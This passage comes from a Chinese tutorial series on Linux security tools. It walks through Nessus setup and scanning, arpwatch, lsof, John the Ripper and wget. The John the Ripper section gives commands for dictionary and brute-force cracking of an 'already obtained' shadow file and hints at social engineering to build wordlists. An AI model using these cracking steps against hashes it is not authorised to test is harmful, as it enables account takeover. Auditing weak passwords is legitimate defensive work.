运行nessus－adduser命令，按照提示便可完成。（图2）

2．添加CA证书

```
[root@localhost root]# nessus-adduser
Using /var/tmp as a temporary file holder

Add a new nessusd user
----------------------


Login : lattoyo
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that lattoyo has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)


Login             : lattoyo
Password          : ***********
DN                :
Rules             :


Is that ok ? (y/n) [y] y
user added.
[root@localhost root]#
```

图2

由于nessus采用的是客户－服务的工作模式，所以在客户机连接到服务器的时候需要有CA证书。这种模式使windows上可以以客户端的模式运行这款软件。我们要添加一份CA证书。

运行nessus－mkcert后一路默认就可以了。（图3）

```
Creation of the Nessus SSL Certificate

Congratulations. Your server certificate was properly created.

/usr/local/etc/nessus/nessusd.conf updated

The following files were created :

. Certification authority :
   Certificate = /usr/local/com/nessus/CA/cacert.pem
   Private key = /usr/local/var/nessus/CA/cakey.pem

. Nessus Server :
    Certificate = /usr/local/com/nessus/CA/servercert.pem
    Private key = /usr/local/var/nessus/CA/serverkey.pem

Press [ENTER] to exit
```

图 3

三、启动nessus

1．启动服务端

启动服务端的同时会加载已知的插件，运行 nessusd －D 即可。(图4)

```
[root@localhost root]# nessusd -D
Loading the plugins... 5049 (out of 6226)_
```

图 4

图中可以看到，已经有了6226个插件。nessus 的插件更新的非常快，记得半个多月前还是5800个插件的。由于插件更新速度快，所以在遇到较新漏洞的时候 nessus 的优势就体现出来了。

2．启动客户端

运行 nessus 后出现如下界面，以刚才创建的用户登陆。(图5)




图 5

登陆后 log in 会编程 log out。(图6)




图 6

3．开始扫描

Nessus 采用插件的形式对已知的漏洞进行检测。我们可以通过筛选插件来决定我们要扫描的漏洞。(图7)

Nessus 已经对漏洞的类型进行了很好的分类，便于我们选择。

接下来在 Target 选项中填入扫描的目标地址、当然也可以是网段的形式，如 192.168.0.1—192.168.0.254。(图8)




图 7




图 8

最后只要按下 Start the scan 就可以开始扫描了。(图9)




图 9

在易用性上 nessus 不输给任何一款扫描器，各位小鸟们去勇敢尝试吧！

等待片刻后，nessus 会给出扫描结果：(图10)




图 10

在结果中，nessus 会根据漏洞给出相关的提示，便于你修补此漏洞。

好了，只需要几步你就可以学会 nessus。虽然简单，但是 nessus 的功能却是很强大的，远不止文中提到的。大家快点去试试吧！

结束语

无论是在类 UNIX 系统中，还是在 Windows 系统中，nessus 都是一款不可多得的优秀扫描软件。可谓必备软件。

(本文中涉及到的工具，在光盘中均有提供。工具如下：libnasl—2.2.2a.tar、nessus—core—2.2.2a.tar、nessus—libraries—2.2.2a.tar、nessus—plugins—2.2.2a.tar、nessus—installer.sh)

窥视冰山 arpwatch

——Linux 网络经典安全工具集

作者注：所谓“家贼难防”，现在大约80%的网络入侵来自内部，它的危害性是其他入侵方式难以相比的。那些可爱的小偷常用的就是监听技术，因为那样会使入侵更得更容易。为了对付那些“家贼”，聪明的网管选择Arpwatch。

简介： Arpwatch 主要用来检测 mac 地址和 ip 地址对应关系的工具，运行后 ARPWATCH 监测 IP/MAC 地址表的变化，并记录在日志。

一、参数说明

```
usage: arpwatch [-dN] [-f datafile] [-i interface] [-n net[/width]] [-r file]
```

根据版本的不同，参数也有些变化。下面介绍几个常用的：

－d 启动排错模式。

－f 设置存储ARP记录的文件，默认的为 /var/arpwatch/arp.dat。

－i 指定监听ARP的接口，默认的接口为 eth0。

－r 从指定的文件中读取ARP记录，而不是从网络上监听。

小知识 1．ARP(Address Resolution Protocol)简称地址解析协议，主要用于把以太网卡硬件地址和IP地址捆绑起来。局域网内数据包的传送不是直接通过IP地址，而先用ARP协议找出IP地址和其MAC地址的对应关系，并将找到的对应关系放入自己的缓存中，方便下次访问。

2．ARP 攻击其实就是一种欺骗技术，改变目标机中IP和MAC的对应关系，让目标机中的数据包通过自己的网卡来实现“盗窃密码”，设想一下，你的邮箱密码，FTP 密码，论坛密码等等都被别人知道了，你还有秘密可言吗？恐怕只能抱着电脑哭泣了。

二、日志解说

日志格式为：

```
Sep 12 13:25:00 192.168.17.5 arpwatch: flip flop 192.168.17.3 0:0:03:03:03:0 (0:0:04:04:04:0)
```

```
    Sep 12 13:25:02 192.168.17.5 arpwatch:
flip flop 192.168.17.3 0:0:04:04:04:0 (0:0:
03:03:03:0)
    Sep 12 13:25:03 192.168.17.5 arpwatch:
flip flop 192.168.17.3 0:0:03:03:03:0 (0:0:
04:04:04:0)
```

这里表示发生了一次ARP攻击，是“家贼”翘首的征兆，网管们需要引起高度注意，否则你和女友的情书就会落入他人之手哦。

结束语

很多＊ＮＵＸ 发行版都集成ARPWATCH并作为服务启动，那么你要做的就是经常查看日志，这是一个尽职的网管必须做到的。

想了解更多关于ARPWATCH，请访问：http://www-nrg.ee.lbl.gov

（本文中涉及到的工具，在光盘中有提供。工具如下：arpwatch.tar）



lsof 窥视冰山
——Linux网络经典安全工具集

作者语：用惯了2000/xp的朋友刚接触LINUX时，是否为了无法查看进程而头疼。你是否很想知道你的主机有多少用户在使用，他们又在干什么？LSOF绝对是个好帮手，它可以帮助你解决以上问题。

简介： LSOF是针对Unix的诊断和分析工具，它能显示出由系统里正在运行的进程所打开的文件，也能显示出每一个进程的通讯socket。

```
rfnetstat 1115 root    2u   REG          3,2     54881     294061 /root/.xsession-er
rors
rfnetstat 1115 root    3u   unix 0xc18a5160              41975 socket
rfnetstat 1115 root    4u   unix 0xc3be37e0              41977 socket
rfnetstat 1115 root    5u   unix 0xc578d0e0              42011 socket
rfnetstat 1115 root    6r   FIFO         0,5              42015 pipe
rfnetstat 1115 root    7w   FIFO         0,5              42015 pipe
rfnetstat 1115 root    8r   FIFO         0,5              42016 pipe
rfnetstat 1115 root    9w   FIFO         0,5              42016 pipe
rfnetstat 1115 root   10r    REG         0,2         0     4359 /proc/net/dev_mcas
t
rfnetstat 1115 root   11r    REG         0,2         0     4355 /proc/net/dev
rfnetstat 1115 root   12r   FIFO         0,5              42021 pipe
rfnetstat 1115 root   13w   FIFO         0,5              42021 pipe
artsd     1117 root  cwd     DIR         3,2      4096   293185 /root
artsd     1117 root  rtd     DIR         3,2      4096        2 /
artsd     1117 root  txt     REG         3,2    227038   928966 /usr/bin/artsd
artsd     1117 root  mem     REG         3,2     99460   521238 /lib/ld-2.3.2.so
artsd     1117 root  mem     REG         3,2    500805  1010214 /usr/lib/libsounds
erver_idl.so.1.0.0
artsd     1117 root  mem     REG         3,2    327077  1010198 /usr/lib/libkmedia
2_idl.so.1.0.0
artsd     1117 root  mem     REG         3,2   1594309  1010174 /usr/lib/libartsfl
ow.so.1.0.0
artsd     1117 root  mem     REG         3,2     22641  1010206 /usr/lib/libmcop_m
t.so.1.0.0
artsd     1117 root  mem     REG         3,2    860520  1010178 /usr/lib/libartsfl
ow_idl.so.1.0.0
artsd     1117 root  mem     REG         3,2    144972  1010113 /usr/lib/libaudiof
ile.so.0.0.2
artsd     1117 root  mem     REG         3,2   1871585  1010104 /usr/lib/libasound
```

使用说明：

```
usage: lsof [-?abhlnNoOPRstUvV] [-c c] [+|-d s] [+D D] [+|-f][-F [f]] [-g [s]] [-i [i]] [+|-L [l]] [+|-M] [-o [o]] [-p s]
    [+|-r [t]] [-S [t]] [-T [t]] [-u s] [+|-w] [--] [names]
```

呵呵，看不懂吧？没关系，只要运行lsof就可以显示所有进程和每一个进程的socket（如左图）。

这里很明显用户只有一个root，大家别误会这不是全部进程，由于进程太多，我只截取一部分。从图中可以看到，它列出了程序的名称、使用者、所在目录等等，而且十分详细。

结束语

要把LSOF用得更好，必须结合大量的参数，这对于普通用户有点奢侈，不建议使用。美中不足的就是安装有些特别，./configure需要加参数，具体参数请看帮助。

（本文中涉及到的工具，在光盘中有提供。工具如下：lsof_4.55_W.tar）

John 窥视冰山
——Linux网络经典安全工具集

作者语：有位黑客曾经说过：“没有JOHN破不了的密码”，可能有些夸张，但理论上的确如此，可见JOHN功能的强大。它不仅包括一般意义上的暴力破解，允许用户加入一些规则，使密码破解更加轻松。

简介：John the Ripper是一个快速的口令破解器，支持多种操作系统，如Unix、DOS、Win32、BeOS和OpenVMS等，它设计的主要目的是用于检查Unix系统的弱口令，支持几乎所有Unix平台上经crypt函数加密后的口令哈希类型，也支持Kerberos AFS和Windows NT/2000/XP LM哈希等。

John the Ripper，在解密过程中会自动定时存盘，你也可以强迫中断解密过程(ctrl+c)，下次还可以从中断的地方继续进行下去(john --restore)，所有已经被破解的密码会被保存在当前目录下的JOHN.POT文件中。

一、准备工作

把已取得的SHADOW文件，存为SHADOW.TXT文件。

二、解密方式

1．字典式爆破

第二步是使用字典文件来进行解密，字典要自己做，象这样的软件很多，例如小榕的“黑客字典2”。同时可以使用 -rules 参数在字典的基础上再加上些变化，如字典中有单词cool，则JOHN还会尝试使用cooler、CoOl、Cool等单词变化进行解密。解密时间和SHADOW中的用户多少、字典大小、以及机器速度成正比，一般从几小时到几天不等。

小提示

聪明的你可能已经想到从字典文件下手，呵呵，字典设置好的话，很快就会得到密码，具体做法要看你的社会工程学了 ^_^

2．穷举式爆破

第三步是纯粹的暴力破解，JOHN 会遍历所有可能的密码，包括从键盘上可以输入的所有字符，进行 1－8 个长度的所有组合。这是很漫长的过程，但也是最保险的方法，理论上可以破解所有可能的密码。

小知识

8 个字母是密码的最长单位，所有密码中 8 位以后的部分均不会被使用，目前的 DES 加密体系就是这样的

三、主要参数功能解释

命令行方式：john ［－功能选项］［密码文件名］

功能选项：

－pwfile:<file>[,..]　用于指定存放密文所在的文件名

－wordfile:<字典文件名>　指定的用于解密用的字典文件名。

－incremental　使用遍历模式

－restore[:<文件名>]　继续上次的破解工作

－show　显示已经破解出的密码

－test　测试当前机器运行 JOHN 的解密速度，需要 1 分钟

－list　在解密过程中在屏幕上列出所有正在尝试使用的密码

－des －md5　指定使用的解密方式是 DES 还是 MD5，默认的是 MD5

四、看图举例

```
# ./john -word:password.txt shadow.txt
Loaded 1 password (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:00 100%  c/s: 16.00  trying:
You have new mail.
# ./john -i:all shadow.txt
Loaded 1 password (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:01  c/s: 2387  trying: samples
Session aborted
# ./john -restore
Loaded 1 password (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:14  c/s: 1808  trying: mancy7
Session aborted
```

图 1

1．字典式爆破：**john －word:password.txt shadow.txt**

试过字典内所有密码后，自动停止，未破解完成想退出，则 ctrl+c

2．穷举式爆破：**john －i:all shadow.txt**

破出密码才会停止，未破解完成想退出，则 ctrl+c

3．继续上一次破解：**john －restore**

结束语

JOHN 的确是个破解密码的好帮手，给我们提供了很多方便，但你要有心理准备，一个月破不出一个密码是正常的。JOHN 还有个规则功能，就是让密码按一定的规则变化去破解密码，这样会加快破解速度，但是有点烦琐，不推荐新手使用，有兴趣的朋友请查阅 root 的《John the Ripper 使用说明》。

参考文献：root 的《John the Ripper 使用说明》。

（本文中涉及到的工具，在光盘中有提供。工具如下：john－1.6.tar）

窥视冰山 Wget ——Linux 网络经典安全工具集

作者语：WGET——黑白世界里的下载利器，获取远程文件非它莫属。这里我们将详细分解 WGET 的不同用法，不同的参数组合能带来不同的效果。WGET 有非常丰富的参数，各位多多实践，定能举一反三。

对于初次接触黑底白字世界的初学者来说，那似乎又让人回想到古老而优秀的 DOS 界面。然则在 *nix 世界中，这种方式的操作却是强大的超乎 Windows 用户的想象。Wget 作为一款特有的利器，能够以命令行方式检索并下载 HTTP、HTTPS 和 FTP 服务器的文件。其好处如下：

1．WGET 支持 FTP 的 REST 指令和 HTTP 的 RANGE 指令，这意味着它可支持断点续传的功能。

2．即可使用文件名通配符下载多个文件，也可下载任意目录中所有文件和文件夹。

3．由于 WGET 的帮助文档加入了对中文的支持，因此将环境变量 LC_MESSAGES 设置为 zh_CN，命令行输入 man wget 将会得到中文帮助。

4．Wget 支持 HTTP 和 SOCKS 代理，支持 HTTP cookies，后台操作等高级特性。此外，wget 使用文件时间戳对比文件，绝对是否需要下载。

5．在 GNU 通用许可证下，Wget 是完全免费发布的，并且允许我们修改其源代码，获得更多更好的扩展功能。

一个好消息是 Wget 不仅能在 *nix 的字符世界使用，同时也被移植到了 Windows 平台，便于广大兴趣爱好者学习（各平台版本可到 ftp://ftp.cs.cuhk.edu.hk/pub/gnu/gnu/wget/ 下载）。

一、便利安装食谱

```
#tar zxvf wget-1.9.tar.gz
#cd wget*
#./configure
#make
#make install
```

注意

对于新手，我相信你不需要去依次记住 tar、configure 等指令用法，通过以上例子，你可以迅速使用 wget。而目前很多 *nix 发布版已经集成 wget，因此在安装时先输入 wget 看看是否可用。

二、便利应用食谱

1.wget http://192.168.1.2/

此指令反馈信息如下：（图 1 ）

```
--14:19:08--  http://192.168.1.2:80/
           => `index.html'
Connecting to 192.168.1.2:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 5,732 [text/html]

    OK -> ....                                      [100%]
14:19:10 (23.75 KB/s) - `index.html' saved [5732/5732]
```

图 1

指令自动把 192.168.1.2 站点的首页 index.html 下载存盘。

2.wget --tries=30 http://192.168.1.2/isweer.mp3

当网络速度缓慢或文件比较，容易出现网络断线的情况，此时使用 tries 就相当有用，tries 顾名思义就是重试的含义，因此这里表示可重新进行 30 次连接请求(可使用其缩略形式 -t 来代替 --tries)。

3.wget --tries=30 -o log http://192.168.1.2/isweer.mp3 &

在前面基础上，我们拓展了 Wget 的应用。-o 是英文 output 的缩略，意思是把所有下载信息输入到 log 的文本文件中；而指令行最后的"&"表示后台操作（什么是后台操作？估计新手会这么问到），最简单的解释就是你可以继续你的命令行之旅，而不必等待下载的进程，是一种极为舒适的作业方式。

4.wget ftp://192.168.1.2/track.txt

使用 Wget 下载 ftp 服务器上的文件形式类似于 HTTP 方式，不在赘述，以下是命令行截图：（图 2）

```
# wget ftp://192.168.1.2/track.txt
--10:08:47--  ftp://192.168.1.2:21/track.txt
           => `welcome.msg'
Connecting to 192.168.1.2:21... connected!
Logging in as anonymous ... Logged in!
==> TYPE I ... done.  ==> CWD not needed.
==> PORT ... done.    ==> RETR track.txt ... done.
Length: 0,780 (unauthoritative)

    0K -> .                                          [100%]

10:08:48 (41.36 KB/s) - `track.txt' saved [780]
```

图 2

5.wget ftp://192.168.1.2/

假如指定一个 FTP 服务器下的目录，此刻 Wget 将遍历此目录中的文件和文件夹，并在本地生成一个 HTML 的列表文件目录页面，形如：（图 3）

